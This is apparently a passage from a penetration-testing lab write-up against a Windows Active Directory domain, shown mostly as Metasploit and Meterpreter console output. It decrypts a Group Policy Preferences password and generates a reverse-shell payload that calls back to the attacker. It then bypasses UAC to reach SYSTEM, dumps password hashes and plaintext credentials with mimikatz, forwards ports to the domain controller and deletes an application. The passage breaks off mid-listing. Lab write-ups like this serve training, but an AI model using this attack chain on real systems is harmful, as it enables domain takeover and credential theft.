APPDATA=C:\Users\SecondUser\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=PCCLIENT7
ComSpec=C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK=NO
HOMEDRIVE=C:
HOMEPATH=\Users\SecondUser
LOCALAPPDATA=C:\Users\SecondUser\AppData\Local
LOGONSERVER=\\DC01
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 85 Stepping 7, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=5507
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
PROMPT=$P$G
```

PSModulePath=C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
PUBLIC=C:\Users\Public
SESSIONNAME=Console
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\SECOND~1\AppData\Local\Temp
TMP=C:\Users\SECOND~1\AppData\Local\Temp
**USERDNSDOMAIN=EXAMPLEAD.LAN**
**USERDOMAIN=EXAMPLEAD**
**USERNAME=SecondUser**
**USERPROFILE=C:\Users\SecondUser**
windir=C:\Windows
windows_tracing_flags=3
windows_tracing_logfile=C:\BVTBin\Tests\installpackage\csilogfile.log

**DROPPING INTO A SHELL AND USING SET SHOWS US SOME GOOD INFORMATION**

**SINCE WE SEE DNSDOMAIN INFORMATION WE MAY BE ABLE TO START TO LOOK AT ACTIVE DIRECTORY INFORMATION**

# *Attacking AD*

***ATTACKING AD***

```
C:\>^Z
Background channel 1? [y/N]  y
meterpreter > load extapi
Loading extension extapi...Success.
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > adsi_computer_enum examplead.lan

examplead.lan Objects
=====================

name       dnshostname             distinguishedname                                    operatingsystem
operatingsystemversion  operatingsystemservicepack  description  comment
----       -----------             -----------------                                    ---------------             ----------------------
-------------------------  -----------  -------
DC01       DC01.examplead.lan      CN=DC01,OU=Domain Controllers,DC=examplead,DC=lan            Windows
Server? 2008 Datacenter  6.0 (6001)           Service Pack 1
PCCLIENT7   PCCLIENT7.examplead.lan   CN=PCCLIENT7,OU=Computers,OU=Example
Company,DC=examplead,DC=lan   Windows 7 Professional        6.1 (7601)           Service Pack 1
PCCLIENTXP  PCClientXP.examplead.lan  CN=PCCLIENTXP,OU=Computers,OU=Example
Company,DC=examplead,DC=lan  Windows XP Professional        5.1 (2600)           Service Pack 3

Total objects: 3

meterpreter > adsi_user_enum examplead.lan

examplead.lan Objects
=====================

samaccountname  name         distinguishedname
description                          comment
```

```
-------------  ----          ----------------                                  -----------                                  -------
Administrator   Administrator  CN=Administrator,CN=Users,DC=examplead,DC=lan                  Built-in account
for administering the computer/domain
DC01$          DC01          CN=DC01,OU=Domain
Controllers,DC=examplead,DC=lan
ExampleUser     Example User   CN=Example User,OU=Users,OU=Example
Company,DC=examplead,DC=lan
Guest          Guest         CN=Guest,CN=Users,DC=examplead,DC=lan                    Built-in account for guest
access to the computer/domain
PCCLIENT7$      PCCLIENT7      CN=PCCLIENT7,OU=Computers,OU=Example
Company,DC=examplead,DC=lan
PCCLIENTXP$     PCCLIENTXP     CN=PCCLIENTXP,OU=Computers,OU=Example
Company,DC=examplead,DC=lan
SecondUser      Second User    CN=Second User,OU=Users,OU=Example
Company,DC=examplead,DC=lan
exampleadm      exampleadm
CN=exampleadm,CN=Users,DC=examplead,DC=lan
krbtgt         krbtgt        CN=krbtgt,CN=Users,DC=examplead,DC=lan                   Key Distribution Center
Service Account

Total objects: 9
```

**WE CAN SEE THAT WE HAVE ACTIVE DIRECTORY, WE HAVE FOUND SOME USERS AND WE HAVE A KERBEROS TICKET GRANTING TICKET SYSTEM**

Active Directory policies are stored in a special UNC path:

%USERDNSDOMAIN%\Policies

But you cannot access UNC paths via cmd, so you have to use the Sysvol share you can find on a domain controller:

%LOGONSERVER%\Sysvol

```
meterpreter > shell
Process 3916 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>net use X: \\DC01\SysVol
net use X: \\DC01\SysVol
The command completed successfully.


C:\>X:
X:

X:\>cd examplead.lan\Policies
cd examplead.lan\Policies

X:\examplead.lan\Policies>dir
dir
 Volume in drive X has no label.
 Volume Serial Number is 6C66-920E

 Directory of X:\examplead.lan\Policies

07/31/2014  05:10 AM    <DIR>          .
07/31/2014  05:10 AM    <DIR>          ..
06/24/2014  03:20 AM    <DIR>          {31B2F340-016D-11D2-945F-00C04FB984F9}
07/31/2014  05:11 AM    <DIR>          {69BCC2AD-B7E5-4E02-833D-DBFDD19E7EB4}
06/24/2014  03:20 AM    <DIR>          {6AC1786C-016F-11D2-945F-00C04fB984F9}
06/24/2014  06:43 AM    <DIR>          {7635CC99-2423-4809-A2E6-20A9BB8294BB}
07/17/2014  05:40 AM    <DIR>          {9E4B6CF5-DE26-4631-A4A6-D0C845998366}
               0 File(s)              0 bytes
               7 Dir(s)     712,359,936 bytes free
```

```
X:\examplead.lan\Policies>dir /s *.xml
dir /s *.xml
 Volume in drive X has no label.
 Volume Serial Number is 6C66-920E

 Directory of X:\examplead.lan\Policies\{69BCC2AD-B7E5-4E02-833D-DBFDD19E7EB4}\Machine\Preferences\Groups

07/31/2014  05:11 AM               830 Groups.xml
               1 File(s)            830 bytes

 Directory of X:\examplead.lan\Policies\{9E4B6CF5-DE26-4631-A4A6-D0C845998366}\Machine\Preferences\Groups

07/17/2014  05:40 AM               352 Groups.xml
               1 File(s)            352 bytes

     Total Files Listed:
               2 File(s)          1,182 bytes
               0 Dir(s)     712,359,936 bytes free

X:\examplead.lan\Policies>type X:\examplead.lan\Policies\{69BCC2AD-B7E5-4E02-833D-
DBFDD19E7EB4}\Machine\Preferences\Groups\Groups.xml
type X:\examplead.lan\Policies\{69BCC2AD-B7E5-4E02-833D-DBFDD19E7EB4}\Machine\Preferences\Groups\Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-
D9BDE98BA1D1}" name="LADM" image="0" changed="2014-07-31 12:11:27" uid="{02526B4C-A2A5-48D9-
A357-80B0D8E9825D}"><Properties action="C" fullName="" description="" cpassword="0cU/-
uGQrF5Xfhm61HAK8wFlfYce2W6ODQAeI957VrqY" changeLogon="0" noChange="0" neverExpires="1"
acctDisabled="0" userName="LADM"/></User>
        <Group clsid="{6D4A79E4-529C-4481-ABD0-F5BD7EA93BA7}" name="Administrators" image="2"
changed="2014-07-31 12:11:54" uid="{AEAF1E3C-2DC1-4206-A907-6064727BB08A}"><Properties action="U"
newName="" description="" deleteAllUsers="0" deleteAllGroups="0" removeAccounts="0"
groupName="Administrators"><Members><Member name="LADM" action="ADD" sid=""/></Members></-
Properties></Group>
</Groups>

X:\examplead.lan\Policies>
```

**HERE IN RED WE HAVE A USER AND ENCRYPTED PASSWORD**

```
┌──(kali㉿kali)-[~/pimpmykali]
└─$ gpp-decrypt 0cU/uGQrF5Xfhm61HAK8wFlfYce2W6ODQAeI957VrqY
Pm2fUXScqI

┌──(kali㉿kali)-[~/pimpmykali]
└─$
```

AND THE PLAIN TEXT!!!

# *Explore the Network*

***EXPLORE THE NETWORK***

```
meterpreter > run post/windows/gather/enum_computers

[*] Running module against PCCLIENT7

List of Domain Hosts for the primary Domain.
=============================================

 Domain     Hostname    IPs
 ------     --------    ---
```

```
EXAMPLEAD  DC01       192.168.200.100
EXAMPLEAD  PCCLIENT7   192.168.200.210
EXAMPLEAD  PCCLIENTXP  192.168.200.200
```

**I RAN AUTOROUTE BUT IT DIDNT WANT TO WORK NICELY THIS TIME, TIME TO DO IT THE MANUAL WAY**

```
Background session 1? [y/N]
msf5 post(windows/gather/win_privs) > route add 192.169.200.0 255.255.255.0 1
[*] Route added

msf5 post(windows/gather/win_privs) > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.200.100,210,200
rhosts => 192.168.200.100,210,200
msf5 auxiliary(scanner/smb/smb_version) > set threads 15
threads => 15
msf5 auxiliary(scanner/smb/smb_version) > run

[+] 192.168.200.210:445   - Host is running Windows 7 Professional SP1 (build:7601) (name:PCCLIENT7)
(domain:EXAMPLEAD) (signatures:optional)
[+] 192.168.200.100:445   - Host is running Windows 2008 Datacenter SP1 (build:6001) (name:DC01)
(domain:EXAMPLEAD) (signatures:required)
[*] 192.168.200.100,210,200:445 - Scanned 2 of 3 hosts (66% complete)
[+] 192.168.200.200:445   - Host is running Windows XP SP3 (language:English) (name:PCCLIENTXP)
(domain:EXAMPLEAD) (signatures:optional)
[*] 192.168.200.100,210,200:445 - Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) >
```

**TO GET ANY FURTHER IN THE MACHINE WE ARE ALREADY IN WE NEED TO BECOME ADMINISTRATOR**

# *Increasing Privs*

***INCREASING PRIVS***

```
msf5 payload(windows/meterpreter/reverse_tcp) > use payload/windows/meterpreter/reverse_tcp
msf5 payload(windows/meterpreter/reverse_tcp) > set lhost tap0
lhost => 172.16.111.30
msf5 payload(windows/meterpreter/reverse_tcp) > set lport 4445
lport => 4445
msf5 payload(windows/meterpreter/reverse_tcp) > generate -f exe -o ad.exe

msf5 payload(windows/meterpreter/reverse_tcp) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 4445
lport => 4445
msf5 exploit(multi/handler) > set lhost tap0
lhost => tap0
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 1.
```

```
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.16.111.30:4445

meterpreter > pwd
C:\
meterpreter > upload
upload .git          upload README.md      upload ad.exe        upload pimpmykali.sh
meterpreter > upload ad.exe
[*] uploading  : ad.exe -> ad.exe
[-] core_channel_open: Operation failed: Access is denied.
meterpreter > dir
Listing: C:\
============

Mode              Size              Type  Last modified                Name
----              ----              ----  -------------                ----
40777/rwxrwxrwx    4096              dir   2009-07-13 22:36:15 -0400      $Recycle.Bin
40777/rwxrwxrwx    0                 dir   2009-07-14 00:53:55 -0400      Documents and Settings
40777/rwxrwxrwx    0                 dir   2009-07-13 22:37:05 -0400      PerfLogs
40555/r-xr-xr-x    4096              dir   2009-07-13 22:37:05 -0400      Program Files
40777/rwxrwxrwx    4096              dir   2009-07-13 22:37:05 -0400      ProgramData
40777/rwxrwxrwx    0                 dir   2014-02-21 16:59:41 -0500      Recovery
40777/rwxrwxrwx    4096              dir   2014-02-21 16:45:36 -0500      System Volume Information
40555/r-xr-xr-x    4096              dir   2009-07-13 22:37:05 -0400      Users
40777/rwxrwxrwx    16384             dir   2009-07-13 22:37:05 -0400      Windows
100777/rwxrwxrwx   24                fil   2009-07-13 22:04:04 -0400      autoexec.bat
100666/rw-rw-rw-   10                fil   2009-07-13 22:04:04 -0400      config.sys
25601544/r-xr--r--  102453060411883503  fif   3255612547-08-15 13:29:36 -0400  pagefile.sys

meterpreter > cd Users
meterpreter > dir
Listing: C:\Users
==================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2009-07-14 00:53:55 -0400  All Users
40555/r-xr-xr-x   8192  dir   2009-07-13 22:37:05 -0400  Default
40777/rwxrwxrwx   0     dir   2009-07-14 00:53:55 -0400  Default User
40555/r-xr-xr-x   4096  dir   2009-07-13 22:37:05 -0400  Public
40777/rwxrwxrwx   8192  dir   2014-08-04 06:24:20 -0400  SecondUser
100666/rw-rw-rw-  174   fil   2009-07-14 00:41:57 -0400  desktop.ini
40777/rwxrwxrwx   8192  dir   2014-07-17 09:39:40 -0400  root

meterpreter > cd SecondUser
meterpreter > dir
Listing: C:\Users\SecondUser
============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2014-08-04 06:24:20 -0400  AppData
40777/rwxrwxrwx   0       dir   2014-08-04 06:24:20 -0400  Application Data
40555/r-xr-xr-x   0       dir   2014-08-04 06:24:23 -0400  Contacts
40777/rwxrwxrwx   0       dir   2014-08-04 06:24:20 -0400  Cookies
40555/r-xr-xr-x   0       dir   2014-08-04 06:24:20 -0400  Desktop
40555/r-xr-xr-x   4096    dir   2014-08-04 06:24:20 -0400  Documents
40555/r-xr-xr-x   0       dir   2014-08-04 06:24:20 -0400  Downloads
40555/r-xr-xr-x   4096    dir   2014-08-04 06:24:20 -0400  Favorites
40555/r-xr-xr-x   0       dir   2014-08-04 06:24:20 -0400  Links
40777/rwxrwxrwx   0       dir   2014-08-04 06:24:20 -0400  Local Settings
40555/r-xr-xr-x   0       dir   2014-08-04 06:24:20 -0400  Music
40777/rwxrwxrwx   0       dir   2014-08-04 06:24:20 -0400  My Documents
100666/rw-rw-rw-  786432  fil   2014-08-04 06:24:20 -0400  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2014-08-04 06:24:20 -0400
```

```
NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf
100666/rw-rw-rw-  524288  fil   2014-08-04 06:24:20 -0400
NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2014-08-04 06:24:20 -0400
NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000002.regtrans-ms
40777/rwxrwxrwx   0       dir   2014-08-04 06:24:20 -0400  NetHood
40555/r-xr-xr-x   0       dir   2014-08-04 06:24:20 -0400  Pictures
40777/rwxrwxrwx   0       dir   2014-08-04 06:24:20 -0400  PrintHood
40777/rwxrwxrwx   0       dir   2014-08-04 06:24:20 -0400  Recent
40555/r-xr-xr-x   0       dir   2014-08-04 06:24:20 -0400  Saved Games
40555/r-xr-xr-x   0       dir   2014-08-04 06:24:30 -0400  Searches
40777/rwxrwxrwx   0       dir   2014-08-04 06:24:20 -0400  SendTo
40777/rwxrwxrwx   0       dir   2014-08-04 06:24:20 -0400  Start Menu
40777/rwxrwxrwx   0       dir   2014-08-04 06:24:20 -0400  Templates
40555/r-xr-xr-x   0       dir   2014-08-04 06:24:20 -0400  Videos
100666/rw-rw-rw-  262144  fil   2014-08-04 06:24:20 -0400  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2014-08-04 06:24:20 -0400  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2014-08-04 06:24:20 -0400  ntuser.ini

meterpreter > upload ad.exe
[*] uploading  : ad.exe -> ad.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): ad.exe -> ad.exe
[*] uploaded   : ad.exe -> ad.exe
meterpreter >

meterpreter > shell
Process 3280 created.
Channel 9 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\SecondUser>icacls ad.exe /grant Everyone:(F)
icacls ad.exe /grant Everyone:(F)
processed file: ad.exe
Successfully processed 1 files; Failed processing 0 files

C:\Users\SecondUser>

C:\Users\SecondUser>^Z
Background channel 9? [y/N]  y
meterpreter >
Background session 1? [y/N]
msf5 exploit(multi/handler) > use post/windows/manage/run_as
msf5 post(windows/manage/run_as) > set cmd C:\\Users\\SecondUser\\ad.exe
cmd => C:\Users\SecondUser\ad.exe
msf5 post(windows/manage/run_as) > set USER LADM
USER => LADM
msf5 post(windows/manage/run_as) > set PassWORD Pm2fUXScqI
PassWORD => Pm2fUXScqI
msf5 post(windows/manage/run_as) > set session 1
session => 1
msf5 post(windows/manage/run_as) > set domain PCCLIENT7
domain => PCCLIENT7
msf5 post(windows/manage/run_as) > run

[*] Executing CreateProcessWithLogonW...
[+] Process started successfully, PID: 1528
[*] Command Run: cmd.exe /c C:\Users\SecondUser\ad.exe
[*] Post module execution completed
msf5 post(windows/manage/run_as) >
[*] Sending stage (176195 bytes) to 172.16.111.1
[*] Meterpreter session 2 opened (172.16.111.30:4445 -> 172.16.111.1:63512) at 2021-04-01 00:44:25 -040

msf5 post(windows/manage/run_as) > sessions 2
[*] Starting interaction with 2...
```

```
meterpreter > getuid
Server username: PCCLIENT7\LADM
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter >
```

# *Bypass UAC*

***BYPASSING UAC***

```
msf5 post(windows/manage/run_as) > use exploit/windows/local/bypassuac_injection
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac_injection) > set session 2
session => 2
msf5 exploit(windows/local/bypassuac_injection) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac_injection) > set lhost tap0
lhost => tap0
msf5 exploit(windows/local/bypassuac_injection) > set lport 4445
lport => 4445
msf5 exploit(windows/local/bypassuac_injection) > run

[*] Started reverse TCP handler on 172.16.111.30:4445
[+] Windows 7 (6.1 Build 7601, Service Pack 1). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 312
[*] Sending stage (176195 bytes) to 172.16.111.1
[*] Meterpreter session 3 opened (172.16.111.30:4445 -> 172.16.111.1:25423) at 2021-04-01 00:49:39 -0400

meterpreter > getuid
Server username: PCCLIENT7\LADM
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
LADM:1004:aad3b435b51404eeaad3b435b51404ee:fd6229b3b0e6ab727bd51291d42df626:::
```

# *Get Admin Creds*

***GET ADMINS CRED***

**THIS ONE TOOK SOME TRIAL AND ERROR SO IF YOU SEE THE SAME THINGS TWICE THAT IS WHY, ALSO IF IT**

**SEEMS LIKE I BACKTRACK THAT IS WHY**

```
meterpreter > getuid
Server username: PCCLIENT7\LADM
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
LADM:1004:aad3b435b51404eeaad3b435b51404ee:fd6229b3b0e6ab727bd51291d42df626:::
meterpreter > kerberos
[-] Unknown command: kerberos.
meterpreter > load mimikatz
Loading extension mimikatz...[!] Loaded Mimikatz on a newer OS (Windows 7 (6.1 Build 7601, Service Pack 1).). Did
you mean to 'load kiwi' instead?
Success.
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID     Package    Domain       User         Password
------     -------    ------       ----         --------
0;3222555  NTLM       PCCLIENT7    LADM
0;3222523  NTLM       PCCLIENT7    LADM
0;66663    Kerberos   EXAMPLEAD    SecondUser
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;996      Negotiate  EXAMPLEAD    PCCLIENT7$
0;38962    NTLM
0;999      Negotiate  EXAMPLEAD    PCCLIENT7$

meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
====================

AuthID     Package    Domain       User         Password
------     -------    ------       ----         --------
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;38962    NTLM
0;3222555  NTLM       PCCLIENT7    LADM         Pm2fUXScqI
0;3222523  NTLM       PCCLIENT7    LADM         Pm2fUXScqI
0;66663    Kerberos   EXAMPLEAD    SecondUser   consciousAlert...
0;996      Negotiate  EXAMPLEAD    PCCLIENT7$   ea e9 9c 5a 62 25 eb 89 0f 7a 5d e3 3a a3 03 d5 84 76 29 2e 3e
ca dd 58 0d f3 c9 3d a6 95 a3 2b 45 01 54 36 18 2b 72 08 0c 2c 23 f2 e6 2c d3 74 ed cc e3 9a a1 76 82 68 f4 60 a5
c6 6e 4d 01 9d a3 66 c5 4e f9 99 cb 94 3a d7 13 f4 c4 a3 67 0b a5 54 40 27 39 7d ef 95 2d 90 1b 31 e3 7d 0a 98 9e
3f 8d 3d 17 e9 50 d4 05 a4 02 a4 83 f5 f8 42 88 83 48 c0 f5 dd e7 4c 22 9f 05 3a a8 0d d4 8f a7 f3 5a fb b1 80 56 3a
01 33 7e 65 2c f8 9d ce 56 77 fd cb 5b 35 2c 2a 7e bb 40 89 83 25 f4 3a 28 7a 32 1f f0 89 32 0d ca 38 95 60 d2 a7
ca 2f d6 45 9f 01 56 2d a2 50 a9 5c 36 f6 08 d3 43 d8 73 7d 39 60 86 36 f3 7c 82 31 5d e5 72 6b 57 ab 4b d7 49 1d
3d ad 20 b0 75 9d 05 4e 83 5d 7b e1 a5 bf 4a e8 8e 6d e7 a7 b2 e8 28 39 90 a5 62 88
0;999      Negotiate  EXAMPLEAD    PCCLIENT7$   ea e9 9c 5a 62 25 eb 89 0f 7a 5d e3 3a a3 03 d5 84 76 29 2e 3e
ca dd 58 0d f3 c9 3d a6 95 a3 2b 45 01 54 36 18 2b 72 08 0c 2c 23 f2 e6 2c d3 74 ed cc e3 9a a1 76 82 68 f4 60 a5
c6 6e 4d 01 9d a3 66 c5 4e f9 99 cb 94 3a d7 13 f4 c4 a3 67 0b a5 54 40 27 39 7d ef 95 2d 90 1b 31 e3 7d 0a 98 9e
3f 8d 3d 17 e9 50 d4 05 a4 02 a4 83 f5 f8 42 88 83 48 c0 f5 dd e7 4c 22 9f 05 3a a8 0d d4 8f a7 f3 5a fb b1 80 56 3a
01 33 7e 65 2c f8 9d ce 56 77 fd cb 5b 35 2c 2a 7e bb 40 89 83 25 f4 3a 28 7a 32 1f f0 89 32 0d ca 38 95 60 d2 a7
ca 2f d6 45 9f 01 56 2d a2 50 a9 5c 36 f6 08 d3 43 d8 73 7d 39 60 86 36 f3 7c 82 31 5d e5 72 6b 57 ab 4b d7 49 1d
3d ad 20 b0 75 9d 05 4e 83 5d 7b e1 a5 bf 4a e8 8e 6d e7 a7 b2 e8 28 39 90 a5 62 88

meterpreter > portfwd add -L 127.0.0.1 -l 3389 -r 192.168.200.100 -p 3389
[*] Local TCP relay created: 127.0.0.1:3389 <-> 192.168.200.100:3389
meterpreter > ps -U examplead.*
```

```
Filtering on user 'examplead.*'
No matching processes were found.
meterpreter > ps -U EXAMPLEAD.*
Filtering on user 'EXAMPLEAD.*'

Process List
============

 PID   PPID  Name         Arch  Session  User             Path
 ---   ----  ----         ----  -------  ----             ----
 140   920   iexplore.exe   x86   1      EXAMPLEAD\SecondUser  C:\Program Files\Internet Explorer\iexplore.exe
 920   2456  iexplore.exe   x86   1      EXAMPLEAD\SecondUser  C:\Program Files\Internet Explorer\iexplore.exe
 992   628   rundll32.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\rundll32.exe
 1248  992   dinotify.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\System32\dinotify.exe
 1348  508   taskhost.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\taskhost.exe
 1544  628   rundll32.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\System32\rundll32.exe
 2332  856   dwm.exe        x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\Dwm.exe
 2344  2324  explorer.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\Explorer.EXE
 2432  2344  VMwareTray.exe x86   1      EXAMPLEAD\SecondUser  C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
 2440  2344  vmtoolsd.exe   x86   1      EXAMPLEAD\SecondUser  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2448  2344  jusched.exe    x86   1      EXAMPLEAD\SecondUser  C:\Program Files\Common Files\Java\Java
Update\jusched.exe
 2456  2344  cmd.exe        x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe
 2464  2344  cmd.exe        x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe
 2488  416   conhost.exe    x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 2496  416   conhost.exe    x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 2552  2464  cmd.exe        x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe
 2560  416   conhost.exe    x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 2628  2552  ModernApp.exe  x86   1      EXAMPLEAD\SecondUser  C:\Program Files\ModernApp\ModernApp.exe
 3088  3732  LFIQRFcm.exe   x86   1      EXAMPLEAD\SecondUser  C:-
\Users\SecondUser\AppData\Local\Temp\~spawn7582236900813137663.tmp.dir\LFIQRFcm.exe
 3280  3088  cmd.exe        x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe
 3340  416   conhost.exe    x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 3508  3088  cmd.exe        x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe
 3528  416   conhost.exe    x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 3572  416   conhost.exe    x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 3692  2456  PING.EXE       x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\PING.EXE
 3916  3088  cmd.exe        x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe

meterpreter > cd 'C:\Program Files\ModernApp\'
meterpreter > ls
Listing: C:\Program Files\ModernApp
===================================

Mode           Size    Type  Last modified           Name
----           ----    ----  -------------           ----
100666/rw-rw-rw-  6285    fil   2014-09-01 04:21:27 -0400  IE10_main.log
100777/rwxrwxrwx  179712  fil   2014-09-01 04:21:27 -0400  ModernApp.exe
100666/rw-rw-rw-  5604    fil   2014-09-01 04:21:27 -0400  PFRO.log
100666/rw-rw-rw-  53551   fil   2014-09-01 04:21:27 -0400  Professional.xml
40777/rwxrwxrwx   0       dir   2014-09-01 05:07:01 -0400  en-US
100666/rw-rw-rw-  43131   fil   2014-09-01 04:21:27 -0400  mib.bin
100666/rw-rw-rw-  1405    fil   2014-09-01 04:21:27 -0400  msdfmap.ini

meterpreter > kill 2628
Killing: 2628
meterpreter > del ModernApp.exe
[-] Unknown command: del.
meterpreter > rm
rm     rmdir
meterpreter > rm ModernApp.exe
meterpreter > ls
Listing: C:\Program Files\ModernApp
===================================
```

```
Mode          Size   Type  Last modified          Name
----          ----   ----  -------------          ----
100666/rw-rw-rw-  6285   fil   2014-09-01 04:21:27 -0400  IE10_main.log
100666/rw-rw-rw-  5604   fil   2014-09-01 04:21:27 -0400  PFRO.log
100666/rw-rw-rw-  53551  fil   2014-09-01 04:21:27 -0400  Professional.xml
40777/rwxrwxrwx   0      dir   2014-09-01 05:07:01 -0400  en-US
100666/rw-rw-rw-  43131  fil   2014-09-01 04:21:27 -0400  mib.bin
100666/rw-rw-rw-  1405   fil   2014-09-01 04:21:27 -0400  msdfmap.ini

meterpreter > ps -U EXAMPLEAD.*
Filtering on user 'EXAMPLEAD.*'

Process List
============

 PID   PPID  Name         Arch  Session  User             Path
 ---   ----  ----         ----  -------  ----             ----
 140   920   iexplore.exe   x86   1      EXAMPLEAD\SecondUser  C:\Program Files\Internet Explorer\iexplore.exe
 920   2456  iexplore.exe   x86   1      EXAMPLEAD\SecondUser  C:\Program Files\Internet Explorer\iexplore.exe
 972   920   iexplore.exe   x86   1      EXAMPLEAD\SecondUser  C:\Program Files\Internet Explorer\iexplore.exe
 992   628   rundll32.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\rundll32.exe
 1248  992   dinotify.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\System32\dinotify.exe
 1348  508   taskhost.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\taskhost.exe
